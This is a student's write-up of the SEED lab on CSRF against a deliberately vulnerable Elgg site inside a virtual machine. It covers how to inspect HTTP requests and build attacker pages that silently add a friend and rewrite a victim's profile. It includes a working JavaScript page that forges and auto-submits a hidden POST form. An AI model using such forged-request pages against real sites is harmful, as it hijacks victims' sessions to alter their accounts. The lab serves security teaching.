


The following web site is the vulnerable Elgg site accessible at [www.csrflabelgg.com](http://www.csrflabelgg.com) inside the virtual machine. This will be our targeted website throughout the lab.



## Task 1: Observing HTTP Request

In this task, we observe the HTTP Request. In order to see a HTTP request, I perform any action on the website. Here I search for my name in the search bar of the website, and using the developer tools, I see the request generated. The following shows the web activity:



The HTTP request seen in the developer tools is as follows:

### Headers Tab:

The screenshot shows the 'Headers' tab selected in the browser's developer tools. The request details are as follows:

- Request URL:** `http://www.csrflabelgg.com/search?q=megha&search_type=all`
- Request method:** `GET`
- Remote address:** `127.0.0.1:80`
- Status code:** `200 OK` (with a green dot icon and a help icon)
- Version:** `HTTP/1.1`

Below the details, there is a search bar labeled 'Filter headers'. The 'Request headers (434 B)' section is expanded, showing the following headers:

- Accept:** `text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`
- Accept-Encoding:** `gzip, deflate`
- Accept-Language:** `en-US,en;q=0.5`
- Connection:** `keep-alive`
- Cookie:** `Elgg=tkkdfq0f28fjfcmiabc7oe2794`
- Host:** `www.csrflabelgg.com`
- Referer:** `http://www.csrflabelgg.com/`
- Upgrade-Insecure-Requests:** `1`
- User-Agent:** `Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0`

### Params Tab:

The screenshot shows the 'Params' tab selected in the browser's developer tools. The 'Query string' section is expanded, showing the following parameters:

- q:** `megha`
- search\_type:** `all`

We see that the HTTP request has the method as GET. We also notice that there are Params sent in this request, from the Params tab. The parameters have q's value set to megha, the string I entered, and search type has all since All is selected as the area to search. Along with this, the Accept fields are also sent to indicate the server the type of data accepted by the browser. We also see that the browser is sending the cookie in the request along with its own information in the User-Agent field.

Next, we perform another activity on the browser. We know that a form will send a post request, so we try to log in using one of the credentials given in the manual, since the login is eventually a form. The following shows this activity:

# CSRF Lab Site

ActivityBlogsBookmarksFilesGroupsMore »

Log in

Results for "megha"

No results.

Username or email

samy

Password

\*\*\*\*\*

Log in

☐ Remember me

Register | Lost password

On looking at the HTTP request in the web developer tool, we see:

### Headers Tab:

HeadersCookiesParamsResponseTimings

**Request URL:** http://www.csrflabelgg.com/action/login

**Request method:** POST

**Remote address:** 127.0.0.1:80

**Status code:** ▲ 302 Found ⓘ Edit and Resend Raw headers

**Version:** HTTP/1.1

Filter headers

▼ Request headers (517 B)

ⓘ

**Accept:** text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

ⓘ

**Accept-Encoding:** gzip, deflate

ⓘ

**Accept-Language:** en-US,en;q=0.5

ⓘ

**Connection:** keep-alive

ⓘ

**Content-Length:** 109

ⓘ

**Content-Type:** application/x-www-form-urlencoded

ⓘ

**Cookie:** Elgg=tkkdfq0f28fjfcmiabc7oe2794

ⓘ

**Host:** www.csrflabelgg.com

ⓘ

**Referer:** http://www.csrflabelgg.com/search?q=megha&search\_type=all

ⓘ

**Upgrade-Insecure-Requests:** 1

ⓘ

**User-Agent:** Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0

Here, as expected we see a POST request along with similar information in the header. We see the cookie information is present here as well. We see that the content-length and content-type were not present in the GET request but are present in the POST request. This indicates that there is some additional content sent along with the HTTP Request header. In order to explore that, we see the content of the Params Tab:

**Params Tab:**

Headers	Cookies	Params	Response	Timings
▼ Filter request parameters				
▼ Form data				
__elgg_token: keMOgVD7FnO5MTBxpexRig				
__elgg_ts: 1572358964				
password: seedsamy				
returntoreferer: true				
username: samy				


Here, we see that some parameters are sent in the HTTP request. Username and Password are the fields that I entered. Return to referrer is set to True indicating that the result will be returned to the referrer set in the HTTP request. The first two parameters are the token and the timestamp, which are the countermeasures to the CSRF attack and will be explained later in the lab.

Now, one of the differences seen between the two requests type can be stated as follows:  
The GET request includes the params in the URL string, whereas the POST request includes it in the request body, hence having the content-type and length fields in the header.


There is also a Referer field present that indicates the source website of the request. This field can let the server know whether the request is cross-site or same-site and hence can be used as a countermeasure to CSRF attack; however not all the browsers incorporates this and also this might be invading individual's privacy.

## Task 2: CSRF Attack using GET Request

In order to create a request that will add boby as a friend in Alice's account, we (Boby) need to find the way 'add friend' request works. So, we assume that we have created a fake account named Charlie and we first log in into Charlie's account so that we can add Bobby as Charlie's friend and see the request parameters that are used to add a friend. After logging into Charlie's account, we search for Bobby and click on the add friend button. While doing this, we look for the HTTP request in the web developer tools and see:




Since it's a GET request, the URL has the parameters and we see that friend has a value of 43. It also has some other parameters in the request, that can be clearly seen in the Params tab:



These are the countermeasures implemented, but we will be ignoring them for the time being since they are disabled.

So, we know that since Charlie tried to add Bobby as a friend, a request was made with the friend value as 43, which must be of Bobby. In order to confirm this, we can also use the following method of checking for the source code of the website using the inspect element feature:



We see that the page owner's guid is mentioned as 43 and we definitely know that the page owner is Boby here. So now that we know the GUID of Boby and the way the add friend request works, we try to create a web page that will add Boby as Alice's friend when Alice clicks on it. It will have the same request as that of adding Boby to Charlie's account with changes in cookies and tokens. This web page should basically send a GET request with the following request URL:

<http://www.csrrlabelgg.com/action/friends/add?friend=43>

In order to generate a GET request we use the img tag of HTML pages, which sends a GET request as soon as the web page loads in order to display the image. Here, we specify the image width and height as 1 so that its very small and not visible to Alice. This helps in hiding the intention of the web page – here, that of adding a friend. elgg\_ts and elgg\_token are countermeasures but have been disabled for the lab. So, we won't need to include those two fields. The attacker website's code is as following:

```

addFriend.html
/var/www/CSRF/Attacker

<html>
<body>
  <h1> Hi Alice, this is Bob. Haha! I am added to your friend list </h1>
  
</body>
</html>


```

The file is created in the var/www/CSRF/Attacker with the name addFriend.html, since this directory is linked with the CSRF attacker web page.

Now, in order to see if the attack was successful, we log into Alice's account because one of the prerequisites of CSRF attack to be successful is that the victim must have a valid session with the targeted website. On logging into Alice's account, we see that she does not have any friends currently:

# CSRF Lab Site

ActivityBlogsBookmarksFilesGroupsMore »



Edit profileEdit avatar

## Alice

Add widgets

▼ Friends

No friends yet.

Now, Alice visits the malicious website by clicking on the link sent in a message to her that was created by Boby in a new tab (just so that we can see the changes on Alice's account page in the other tab). We see the following:

Alice : CSRF Lab Site ×

csrflabattacker.com/addFri ×

+


← → ↻ 🏠

www.csrflabattacker.com/addFriend.html

... ❤️ ☆ 🔍 Search

**Hi Alice, this is Bob. Haha! I am added to your friend list**

The following proves that Boby has been added as a friend:




Edit profileEdit avatar

## Alice

Add widgets


▼ Friends





Hence, we were successful in adding Bobby as Alice's friend without Alice's intention. The following shows the content of the HTTP request when the malicious website loads and we see that the URL that we specified is sent in an HTTP GET request as soon as the link is clicked, and friend with GUID 43 is added to the current session, that of Alice!

**Hi Alice, this is Bob. Haha! I am added to your friend list**




We are successful in adding Bobby to Alice's account using the CSRF Attack.



### Task 3: CSRF Attack using POST Request

Now to edit Alice's profile, we (Boby) need to first see the way in which edit profile works on the website. To do that, we log into Boby's account and click on Edit Account button. We edit the brief description field and then click submit. While doing that, we look at the content of the HTTP request using the web developer options and see the following:




The screenshot displays a web browser interface. At the top, there's a user profile for 'Boby' with a brief description 'Boby Rocks'. Below the profile, the browser's developer tools are open, specifically the Network tab. A list of requests is shown, with the selected request being a POST to 'http://www.csrflabelgg.com/action/profile/edit'. The request details panel shows the following information:

- Request URL:** http://www.csrflabelgg.com/action/profile/edit
- Request method:** POST
- Remote address:** 127.0.0.1:80
- Status code:** 302 Found
- Version:** HTTP/1.1

The Headers tab is selected, showing the following headers:

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Content-Length: 478
- Content-Type: application/x-www-form-urlencoded
- Cookie: Elgg=hvre0nhnprrdk3kke39ve15lo7
- Host: www.csrflabelgg.com
- Referer: http://www.csrflabelgg.com/profile/boby/edit
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0

We see that it is a post request and the content length is that of 478. On looking at Params tab:




The Params tab is selected, showing the 'Form data' section. The parameters are as follows:

- \_\_elgg\_token: 80gnwKYlz1pXYxu6EC4OrA
- \_\_elgg\_ts: 1572414417
- accesslevel[briefdescription]: 2
- accesslevel[contactemail]: 2
- accesslevel[description]: 2
- accesslevel[interests]: 2
- accesslevel[location]: 2
- accesslevel[mobile]: 2
- accesslevel[phone]: 2
- accesslevel[skills]: 2
- accesslevel[twitter]: 2
- accesslevel[website]: 2
- briefdescription: Boby+Rocks
- contactemail:
- description:
- guid: 43
- interests:
- location:
- mobile:
- name: Boby
- phone:
- skills:
- twitter:
- website:

We see that the brief description parameter is present with the string we entered. The space is indicated by a + sign. The access level for every field is 2, indicating its publicly visible. Also, the guid value is initialized with that of Bobby's GUID, as previously found. So, from here, we know that in order to edit Alice's profile, we will need her GUID, the string we want to write to be stored in brief description parameter, and the access level for this parameter must be set to 2 in order to be publicly visible.

So, in order to find the GUID of Alice, all we need to do is search for her profile from anyone's account on the website and then use the inspect element feature to look for the web page owner's guid – which will indicate Alice's GUID. We do these steps and see the following:



Here, we see that Alice's guid is 42. Using this value, we construct a web page named editProfile.html in the var/www/CSRF/Attacker folder, which is associated with the malicious web page. We set the name and guid to that of Alice's and Description is what we want to store i.e. 'Boby is my Hero'. We also set the access level of the description to 2, so that we can see the changes. The URL for the POST request is the one of the targeted site with edit profile open. The program of the website is given in the next screenshot:

```
editProfile.html
/var/www/CSRF/Attacker

<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Next, in order to demonstrate a successful attack, we login into Alice's account. The following shows her current profile data:




Alice

Edit profile

Edit avatar

Then, we assume that Alice clicks on the link to the malicious website sent to her in a message and we see the following web page:



This indicates that we were able to successfully edit Alice's profile.

The following HTTP Request is generated as a result of clicking on the malicious website.

```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/editProfile.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Cookie: Elgg=600sombhthrpaiKr0ik3mj3gn5
Connection: keep-alive
Upgrade-Insecure-Requests: 1
name=Alice&briefdescription=Boby is my Hero&ac
POST: HTTP/1.1 302 Found
Date: Wed, 30 Oct 2019 06:19:29 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

1. The forged HTTP request needs Alice's user id (guid) to work properly. If Bobby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Bobby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Bobby can solve this problem.

This problem can be solved in the way we found Alice's GUID, by searching Alice on the platform and then doing an inspect element to see the web page owner's GUID. This

does not require to know Alice's credentials. If the website did not contain any GUID in its source code, hence we wouldn't be able to use the first approach, we can try to just enter Alice's name as username and some random password and look at the HTTP Request or Response. If any of those had Alice's GUID, we could use that as well.

- 2. If Bobby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.**

In this case, Bobby would not be able to launch the CSRF attack, because his malicious web page is different than that of the targeted website. In that case, we do not have access to the targeted website's source code and hence cannot derive the GUID as before. Also, the GUID is sent only to the targeted website's server and not to any other website, hence we would not get the GUID from the HTTP request from elgg to attacker's website.

#### Task 4: Implementing a countermeasure for Elgg

